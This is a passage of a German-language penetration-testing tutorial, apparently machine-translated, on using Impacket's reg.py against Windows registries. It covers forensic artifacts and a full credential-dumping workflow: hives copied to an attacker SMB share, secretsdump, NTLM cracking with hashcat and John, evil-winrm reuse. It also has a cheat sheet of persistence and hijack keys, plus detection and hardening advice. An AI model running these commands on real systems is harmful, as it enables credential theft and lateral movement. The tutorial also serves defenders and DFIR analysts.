HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\AppCompatCache\AppCompatCacheSpeichert Metadaten (Pfad, Größe, Änderungsdatum) jeder ausführbaren Datei, selbst wenn diese nur im Explorer angezeigt, aber nicht ausgeführt wird. Wird beim Neustart/Herunterfahren geschrieben – eine Momentaufnahme des letzten Zustands vor dem Herunterfahren. Kann Spuren eines Tools selbst nach dessen Löschung von der Festplatte speichern.
reg.py CORP/admin:Password123@10.10.10.5 query -keyName "HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\AppCompatCache" -sParsing mit AppCompatCacheParser :
AppCompatCacheParser.exe -f SYSTEM --csv output_dir11.4 Amcache – das wertvollste Artefakt #
C:\Windows\AppCompat\Programs\Amcache.hveSeparater Registrierungszweig (kein klassischer Registry-Schlüssel). Enthält Pfad, Herausgeber, Zeitstempel des ersten Starts und SHA-1-Hash – überprüfbar auf VirusTotal. Zuverlässiger als ShimCache, da der erste Startvorgang in Echtzeit aufgezeichnet wird.
Es ist besser, die Datei über SMB (smbclient.py) abzurufen, als save von reg.py, vorgesehen für Schlüssel im Standardbaum.
Parsing mit AmcacheParser :
AmcacheParser.exe -f Amcache.hve --csv output_dir11.5 BAM / DAM #
HKLM\SYSTEM\CurrentControlSet\Services\bam\UserSettings\<SID>
HKLM\SYSTEM\CurrentControlSet\Services\dam\UserSettings\<SID>
Speichert kürzlich ausgeführte Programme anhand der Benutzer-SID. Wird beim Neustart oder nach ca. 7 Tagen zurückgesetzt – nur für sehr aktuelle Aktivitäten nützlich, ergänzend zu ShimCache/Amcache.
reg.py CORP/admin:Password123@10.10.10.5 query -keyName "HKLM\SYSTEM\CurrentControlSet\Services\bam\UserSettings\S-1-5-21-XXXX" -s11.6 RecentDocs, TypedPaths, TypedURLs, MRU #
HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs
HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\TypedPaths
HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\TypedURLs
RecentDocs = Beweise für Zugriff, nicht die Ausführung. TypedPaths = im Explorer eingegebene Pfade. TypedURLs = Gleiches gilt für ältere IE/Edge-Versionen.
| MRU-Schlüssel | Verfolgen |
|---|---|
RunMRU (HKCU\...\Explorer\RunMRU) | Befehle, die in Ausführen (Win+R) eingegeben werden — Gold in einem IR: cmd, powershell -encUNC-Pfade bleiben hier auch nach dem Schließen der Sitzung erhalten. |
OpenSaveMRU / LastVisitedMRU | Pfade, die in den Fenstern „Öffnen“/„Speichern“ verwendet werden, nach Anwendung |
reg.py CORP/admin:Password123@10.10.10.5 query -keyName "HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU"11.7 MountPoints2 – Einbinden von USB- und Netzwerkfreigaben #
HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2Alle vom aktuellen Benutzer eingebundenen Datenträger: USB (GUID/seriell), externe Laufwerke, zugeordnete Netzlaufwerke. Kombiniert mit HKLM\SYSTEM\CurrentControlSet\Enum\USBSTOR (allgemeine Aufzählung) und HKLM\SYSTEM\MountedDevices (auf Maschinenebene, sichtbar in der Persistenz), ermöglicht es, Benutzer-Geräte-Zeit zu korrelieren.
11.8 Wi-Fi-Profile – vom Gerät erkannte Netzwerke #
HKLM\SOFTWARE\Microsoft\WlanSvc\Interfaces\<GUID interfaccia>\ProfilesListet die SSIDs auf, mit denen sich der Rechner im Laufe der Zeit verbunden hat, zusammen mit Daten wie Zeitstempel und Authentifizierungstyp. Das Netzwerkpasswort liefert nicht Es liegt hier im Klartext vor: Es ist mit DPAPI verschlüsselt und befindet sich in einer XML-Datei unter C:\ProgramData\Microsoft\Wlansvc\Profiles\Interfaces\<GUID>\Das Protokoll gibt Auskunft darüber, „welche Netzwerke“, nicht „mit welchem Passwort“ – ist aber dennoch nützlich, um zu verstehen, wo sich der Rechner befunden hat (Büro, Zuhause, Hotel) und ob er jemals eine Verbindung zu ungesicherten öffentlichen Netzwerken hergestellt hat.
reg.py CORP/admin:Password123@10.10.10.5 query -keyName "HKLM\SOFTWARE\Microsoft\WlanSvc\Interfaces" -s11.9 RDP-Server – Mit welchen Rechnern hat sich der Benutzer verbunden? #
HKCU\Software\Microsoft\Terminal Server Client\ServersJeder Unterschlüssel ist ein Hostname oder eine IP-Adresse, mit der sich der Benutzer über den RDP-Client verbunden hat (mstsc.exeBei einem Penetrationstest verrät dies, welche anderen Rechner der Benutzer verwaltet oder regelmäßig nutzt – oft der erste Hinweis darauf, wohin man sich nach der Kompromittierung eines privilegierten Kontos lateral bewegen kann.
reg.py CORP/admin:Password123@10.10.10.5 query -keyName "HKCU\Software\Microsoft\Terminal Server Client\Servers" -sWenn der Benutzer für eine dieser Verbindungen die Option „Anmeldeinformationen speichern“ aktiviert hat, wird das Passwort über DPAPI verschlüsselt und im Anmeldeinformationsmanager (nicht in der Registrierung) gespeichert. Das Vorhandensein des Eintrags hier bestätigt jedoch, dass diese Funktion mindestens einmal für diesen Host verwendet wurde.
11.10 Office – zuletzt verwendete Dateien (MRU-Dateien) #
HKCU\Software\Microsoft\Office\<versione>\<applicazione>\File MRUKonkretes Beispiel für Excel in Office 2016+:
HKCU\Software\Microsoft\Office\16.0\Excel\File MRUDiese Liste zeigt die zuletzt geöffneten Dateien in jeder Office-Anwendung mit vollständigem Pfad an – einschließlich Dateien auf Netzwerkfreigaben oder an Orten, die möglicherweise nicht mehr existieren. Dies ist hilfreich, da in vielen Unternehmen Excel-Tabellen oder Word-Dokumente weiterhin Anmeldeinformationen oder sensible Daten enthalten, die „temporär“ gespeichert sind: Zu wissen, welche Dokumente ein Benutzer kürzlich geöffnet hat, zeigt an, wo diese Informationen zu finden sind.
reg.py CORP/admin:Password123@10.10.10.5 query -keyName "HKCU\Software\Microsoft\Office\16.0\Excel\File MRU" -s12. Vollständiger Workflow: von reg.py bis secretsdump und dem Knacken #
12.1 Lokale Anmeldeinformationen ausgeben #
# 1. Server SMB locale per ricevere le hive
smbserver.py -smb2support share ./loot

# 2. Backup delle hive dal target
reg.py CORP/admin:Password123@10.10.10.5 backup -o '\\10.10.14.5\share'

# 3. Estrazione offline, mai in chiaro sul target
secretsdump.py -sam ./loot/SAM.save -system ./loot/SYSTEM.save -security ./loot/SECURITY.save LOCAL
Leiser als der direkte Fernstart von secretsdump im Vollmodus.
12.2 Szenario für Backup-Operatoren (ohne Administratorrechte) #
Wenn Ihr Benutzer Mitglied von Sicherungsoperatoren aber nicht lokaler Administrator, du hast immer noch SeBackupPrivilege, wodurch Sie SAM/SYSTEM/SECURITY lesen können, während Standard-ACLs ignoriert werden.
reg.py peter:'Password123'@10.10.10.5 backup -o '\\10.10.14.5\share'Aus den extrahierten Hives können Sie den Maschinen-Hash oder die lokalen Benutzer abrufen und den Maschinenkonto-Hash mit wmiexec auf laterale Bewegung überprüfen, wenn das Ziel ein Domänencontroller ist.
12.3 Von Hashes zu Passwörtern: Knacken #
Typische Ausgabe von secretsdump:
Administrator:500:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c:::Format utente:RID:hash-LM:hash-NTLM:::. Isolieren Sie den NTLM-Hash:
echo -n "8846f7eaee8fb117ad06bdd830b7586c" > hash.txtHashcat (Modus 1000 = NTLM):
hashcat -m 1000 hash.txt wordlist.txtJohn der Ripper:
john --format=nt --wordlist=wordlist.txt hash.txtWenn der LM-Hash nicht aad3b435b51404eeaad3b435b51404ee (Konstante für „kein LM-Passwort“), das alte LM-Format ist noch aktiv – knacken Sie es zuerst, dadurch verringert sich auch der Suchraum für das entsprechende NTLM.
Überprüfen Sie mit dem erhaltenen Passwort weitere Dienste:
evil-winrm -i 10.10.10.5 -u Administrator -p 'PasswordTrovata'13. Erkennung, Protokollierung und Härtung #
13.1 Erkennung und generierte Protokolle #
reg.py hinterlässt, wie alle Impacket-Skripte, Spuren in den Ereignisprotokollen:
- Event ID 5145 — Zugang zur benannten Leitung
\winreg - Ereignis-ID 4656/4658 — Öffnen/Schließen des Registrierungsschlüssels
- Start-/Stopp-Dienst RemoteRegistry wenn es nicht aktiv war (Ereignis-ID 7036)
Eine massive Abfrage-/Speicheraktivität in der Pipeline \winreg Ausgehend von einem Host, der normalerweise keine Fernadministration durchführt, gefolgt von SMB-Datenverkehr nach außen, ist dies ein starkes Indiz für einen laufenden Credential Dump.
13.2 Verteidigungshärtung #
- Dienst deaktivieren Remote Registry auf Hosts, die es nicht benötigen, um zu funktionieren
- Zugriff beschränken auf
\winregMittelHKLM\SYSTEM\CurrentControlSet\Control\SecurePipeServers\winreg\AllowedPaths - Set
LocalAccountTokenFilterPolicya0(Standardeinstellung) um eine seitliche Bewegung mit gemeinsam genutzten lokalen Administratoren zu vermeiden - Löschen
AlwaysInstallElevatedvon HKLM und HKCU - Set
UseLogonCredentiala0in WDigest (moderner Standard, Prüfungen auf älteren Hosts) - Fähigkeiten
RunAsPPLzum Schutz von LSASS und Credential Guard, sofern die Hardware dies unterstützt. - Monitor-Ereignis-ID 5145 am
\winregmit SIEM-Warnung bei anomalen Zugriffen - Wende das Prinzip der minimalen Berechtigung an Sicherungsoperatoren — entspricht in Kombination mit einem Pfad zum Domänenadministrator.
SeBackupPrivilege - Überprüfen Sie regelmäßig die unten aufgeführten ACLs.
HKLM\SYSTEM\CurrentControlSet\Servicesmit AccessChk oder PowerUp - Installieren Sie keine benutzerdefinierten Dienste mit zu weitreichenden vererbten Berechtigungen.
- Behandeln Sie ShellBags in einem Incident Response-Bericht als sensible Daten: Sie zeigen, welche Shares/Festplatten der Angreifer untersucht hat.
14. Checkliste für den Betrieb #
- Prüfen Sie den SMB/445-Zugriff und die verfügbaren Anmeldeinformationen (Passwort, Hash, Ticket).
- Zuerst die Identität des Rechners ermitteln (Betriebssystem, Computername, Netzwerk).
- Vorababfrage zu Konfigurationsschlüsseln (WDigest, RunAsPPL, AlwaysInstallElevated, LocalAccountTokenFilterPolicy, RestrictedAdmin)
- Überprüfen Sie die ACLs der Schlüssel
ServicesVerwenden Sie Get-Acl, wenn Sie nach lokalen Berechtigungen suchen. - Prüfen Sie auf verdächtige IFEO- und COM-Registrierungen, wenn das Ziel bereits Anzeichen einer Kompromittierung aufweist.
- Falls Sie Anmeldeinformationen ausgeben müssen: Führen Sie local smbserver.py aus, dann
reg.py backup - Analysieren Sie Hives offline mit secretsdump – einschließlich LSA-Secrets und zwischengespeicherter Domänenanmeldeinformationen, nicht nur SAM.
- Falls relevant, extrahieren Sie ShellBags, UserAssist und ShimCache/Amcache, um die historische Aktivität zu rekonstruieren.
- Dokumentieren Sie jeden Schlüsselwechsel mit
add/deletezur Erholung nach dem Test - Melden Sie fehlende Sicherheitsschlüssel, nicht nur extrahierte Anmeldeinformationen.
FAQ #
Läuft reg.py ohne Administratorrechte?
Für Anfragen zu ungeschützten Schlüsseln ja, aber für SAM/SECURITY sind erhöhte Berechtigungen erforderlich oder SeBackupPrivilege.
Ist es mit einem EDR erkennbar?
SMB/RPC-Verkehr zu \winreg Es ist auf Netzwerk- und Ereignisprotokollebene sichtbar; ein modernes EDR-System mit Regeln für den Zugriff auf sensible Stammdatenbanken wird es kennzeichnen.
Was ist der Unterschied zwischen Speichern und Sichern?
save Exportieren Sie einen einzelnen Schlüssel Ihrer Wahl. backup Es ist SAM+SYSTEM+SECURITY in einem einzigen Anruf gewidmet.
Muss Impacket auf dem Zielsystem installiert werden? Nein, reg.py läuft auf dem Rechner des Angreifers und kommuniziert über das Netzwerk mit dem nativen Windows-Remote-Registry-Dienst.
Was ist der Unterschied zwischen HKCU und HKU? HKCU ist die HKCU des Benutzers, mit dem Sie angemeldet sind; HKU enthält die Profile aller angemeldeten Benutzer, indiziert nach SID.
Worin besteht der Unterschied zwischen DCC2 und einem NTLM-Hash? Ein NTLM-Hash kann für Pass-the-Hash verwendet werden; DCC2 kann das nicht – es dient nur zur Offline-Verifizierung eines eingegebenen Passworts; es muss geknackt werden.
Kann ShimCache beweisen, dass eine Datei ausgeführt wurde? Nicht allein: Es kann eine Datei protokollieren, selbst wenn sie nur im Explorer angezeigt wurde. Es muss mit Amcache, Prefetch oder dem Ereignisprotokoll abgeglichen werden.
Wann sollte man reg.py NICHT verwenden?
Wenn Sie bereits eine interaktive SYSTEM-Shell haben, reg.exe Native oder direkte PowerShell-Befehle sind schneller und erzeugen weniger beobachtbaren Datenverkehr; reg.py ist sinnvoll für Remote-Operationen ohne Shell.
Sind schwache Registry-Berechtigungen in realen Umgebungen üblich? Weniger als früher, aber sie sind häufig bei kundenspezifischen Drittanbieterdiensten (Verwaltungssoftware, Überwachungsagenten) anzutreffen, bei denen während der Einrichtung keine expliziten ACLs festgelegt wurden.
Spickzettel – Übersichtstabelle der behandelten Schlüssel #
| Registrierungsschlüssel | Verwenden | Technik / Referenz |
|---|---|---|
HKLM\SAM | Lokale NTLM-Hashes für Konten | T1003.002 |
C:\Windows\System32\config\SAM via Schattenkopie | SAM ohne Administratorrechte sichern | CVE-2021-36934 (HiveNightmare) |
HKLM\SECURITY\Policy\Secrets | Dienstkonto-Passwort, DPAPI_SYSTEM, NL$KM | T1003.004 |
HKLM\SECURITY\Cache | Domänenzwischengespeicherte Anmeldeinformationen (DCC2) | mscash2, hashcat -m 2100 |
HKLM\SYSTEM\...\Lsa\JD\GBG\Skew1\Data | Boot-Key-/Syskey-Komponenten | Offline-SAM-Entschlüsselung |
...\Winlogon (Standardbenutzername/Passwort/Domänenname) | Automatische Anmeldung erfolgreich | Direkte Zugangsdaten |
...\Control\SecurityProviders\WDigest\UseLogonCredential | Klartextpasswort in LSASS | T1003.001 |
...\Control\Lsa\RunAsPPL | LSASS-Schutz (PPL) | Minderung des Credential Dumps |
...\Control\DeviceGuard / Lsa\LsaCfgFlags | Credential Guard (VBS) | Hardware-Isolationsnachweise |
...\Policies\System\LocalAccountTokenFilterPolicy | Remote-UAC-Tokenfilterung | Seitliche Versetzung mit lokalen Administratoren |
...\Control\Lsa\DisableRestrictedAdmin | RDP-Administratormodus (eingeschränkt) | Pass-the-Hash über RDP |
...\Policies\...\Installer\AlwaysInstallElevated (HKLM+HKCU) | MSI als System installieren | Sofortige Privatsphäre |
...\CurrentVersion\Run / RunOnce / Policies\Explorer\Run | Klassischer Autorun | T1547.001 |
...\Control\Session Manager\BootExecute | Beim Hochfahren vor dem Desktop-Start ausführen | T1547.001 (Variante) |
...\Windows\AppInit_DLLs + LoadAppInit_DLLs | DLL-Injection in jedem GUI-Prozess | Veraltet, muss überprüft werden |
...\Control\Session Manager\AppCertDlls | DLL-Injektion bei jedem CreateProcess | Fortgeschrittene Persistenz |
...\Winlogon\Userinit / Shell | Benutzersitzung beim Anmelden übernehmen | T1547.004 |
...\Explorer\StartupApproved\Run | Real Autorun-Genehmigungsstatus | Aktive Zugangsprüfung |
...\Microsoft\Active Setup\Installed Components | Ausführung bei der ersten Benutzeranmeldung | Persistenz pro Benutzer |
SYSTEM\CurrentControlSet\Services\<nome> | Konfigurationsdienste, Bildpfad | T1574.011 (schwaches ACL) |
...\Image File Execution Options\<processo> | Hijack-Debugger | T1546.012 |
...\SilentProcessExit\<processo> | Auslöser bei Prozessbeendigung | T1546.012 (Variante) |
HKCU\...\CLSID\{...}\InprocServer32 / TreatAs | COM-Hijacking | T1546.015 |
HKCR\<progid>\shell\open\command | Dateizuordnungs-Hijacking | Ausführung beim Öffnen der Datei |
HKU, HKCU | Benutzerprofile (aktiv vs. alle) | Mehrbenutzer-Enumeration |
HKLM\SOFTWARE\Wow6432Node | 32-Bit-Prozessprotokollansicht | Registry-Umleitung |
...\Explorer\UserAssist\{GUID}\Count | GUI-Ausführung (ROT13) | Nachweis der Ausführung |
...\Control\Session Manager\AppCompatCache | ShimCache | Nachweis der Ausführung |
%SystemRoot%\AppCompat\Programs\Amcache.hve | Amcache (mit SHA-1) | Nachweis der Ausführung |
...\Services\bam\UserSettings\<SID> | BAM/DAM (aktuelle Aktivitäten) | Es wird in etwa 7 Tagen zurückgesetzt. |
...\Explorer\RecentDocs / TypedPaths / TypedURLs | Aktuelle Nutzeraktivitäten | Nachweis des Zugangs |
HKCU\...\MountPoints2 / HKLM\SYSTEM\MountedDevices | Eingebundene Geräte/Volumes | USB-Forensik |
...\Explorer\RunMRU | Befehle, die in „Ausführen“ eingegeben wurden | DFIR, Shell-/UNC-Befehle |
UsrClass.dat → Shell\Bags / BagMRU | ShellBags – Ordnernavigation | Forensik des Dateisystemzugriffs |
Abschluss #
REG.PY ist ein kompaktes, aber zentrales Werkzeug in jeder fortgeschrittenen Phase eines Penetrationstests in Windows- und Active Directory- Umgebungen : von der Aufspürung von Schwachstellen in Konfigurationen über das Auslesen von Anmeldeinformationen bis hin zur Überprüfung der Persistenz. Die wichtigsten Registrierungsschlüssel auswendig zu kennen, ist genauso wertvoll wie das Werkzeug selbst: Dieses Wissen kann einen einfachen SMB-Zugriff in eine umfassende System-Sicherheitsbewertung während autorisierter Aktivitäten verwandeln.
Die Windows-Registry ist eine der wichtigsten Komponenten des Windows-Betriebssystems, und ihr Verständnis ist für Red Teams , Blue Teams , DFIR- Analysten und Systemadministratoren unerlässlich. Mithilfe von REG.PY untersuchten wir Enumeration, Remote-Administration, Persistenz, Forensik und Registry-Konfigurationstechniken und beleuchteten dabei nicht nur die Möglichkeiten des Tools, sondern auch zugehörige Abwehrmaßnahmen und Erkennungsmethoden.
Für einen tieferen Einblick in die gesamte Toolchain für Sicherheitstests von Windows und Active Directory empfehlen wir Ihnen auch die Artikel über SecretsDump , Rubeus und Credential Dumping.
Haftungsausschluss: Alle in diesem Artikel dargestellten Informationen, Beispiele und Techniken dienen ausschließlich der Aus- und Weiterbildung sowie der Forschung im Bereich Informationssicherheit . Jegliche Aktivitäten sollten nur auf Systemen durchgeführt werden, die Ihnen gehören oder für die Sie eine ausdrückliche Genehmigung besitzen . Die unsachgemäße Verwendung des beschriebenen Wissens kann gegen geltendes Recht verstoßen und Einzelpersonen oder Organisationen Schaden zufügen. Hackita unterstützt keine unautorisierten oder illegalen Aktivitäten und übernimmt keine Verantwortung für die unsachgemäße Verwendung der veröffentlichten Inhalte.